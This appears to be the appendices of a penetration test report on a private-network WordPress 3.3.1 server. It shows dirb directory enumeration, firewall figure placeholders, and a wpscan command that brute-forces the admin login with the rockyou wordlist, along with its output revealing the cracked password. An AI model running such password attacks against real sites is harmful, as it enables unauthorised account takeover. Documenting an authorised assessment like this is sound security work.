+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/site-info (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/site-settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/akismet/
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/twentyten/

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/akismet/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)

+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/rtl (CODE:200|SIZE:1950)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/sidebar (CODE:500|SIZE:63)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/twentyten/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/attachment (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/author (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/category (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/comments (CODE:500|SIZE:24)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/footer (CODE:500|SIZE:84)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/header (CODE:500|SIZE:22)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/twentyten/images/
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/index (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/twentyten/languages/
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/loop (CODE:500|SIZE:2)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/rtl (CODE:200|SIZE:4385)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/screenshot (CODE:200|SIZE:27642)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/sidebar (CODE:500|SIZE:85)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/style (CODE:200|SIZE:22834)
+ http://172.16.221.237/wordpress/wp-content/themes/twentyten/tag (CODE:500|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/twentyten/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/twentyten/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Dec 23 10:50:20 2021
DOWNLOADED: 306870 - FOUND: 103

APPENDIX D – WPSCAN RESULTS

root@kali:~# wpscan --url 172.16.221.237/wordpress/ --passwords /usr/share/wordlists/rockyou.txt --usernames admin --max-threads 16

```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.5
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________
```

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Thu Dec 30 07:50:38 2021

Interesting Finding(s):

[+] http://172.16.221.237/wordpress/
 | Interesting Entries:
 | - Server: Apache/2.2.22 (Ubuntu)
 | - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://172.16.221.237/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
| Found By: Rss Generator (Passive Detection)
| - http://172.16.221.237/wordpress/?feed=rss2,
<generator>http://wordpress.org/?v=3.3.1</generator>
| - http://172.16.221.237/wordpress/?feed=comments-rss2,
<generator>http://wordpress.org/?v=3.3.1</generator>

[+] WordPress theme in use: twentyeleven
| Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
| Last Updated: 2020-08-11T00:00:00.000Z
| Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
| [!] The version is out of date, the latest version is 3.5
| Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
| Style Name: Twenty Eleven
| Style URI: http://wordpress.org/extend/themes/twentyeleven
| Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it
yours with a cust...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Urls In Homepage (Passive Detection)
|

```
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:02
<==============================================================================
==============================================================================> (21 / 21)
100.00% Time: 00:00:02

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / vangie Time: 00:08:34
<==============================================================================
==============================================================================> (5744 /
5744) 100.00% Time: 00:08:34

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at
https://wpvulndb.com/users/sign_up.

[+] Finished: Thu Dec 30 07:59:27 2021
[+] Requests Done: 5768
[+] Cached Requests: 34
[+] Data Sent: 1.852 MB
[+] Data Received: 19.647 MB
[+] Memory used: 1.096 GB
[+] Elapsed time: 00:08:49
```

APPENDIX E – FIREWALL RULES AND SETTINGS




***Figure 1** – Firewall main page.*




***Figure 2** – WAN configuration.*




Figure 3 *– WAN Rules.*




Figure 4 *– LAN Configuration.*




Figure 5 – *LAN Rules.*




Figure 6 – *DMZ Configuration.*





Figure 7 *– DMZ Rules.*

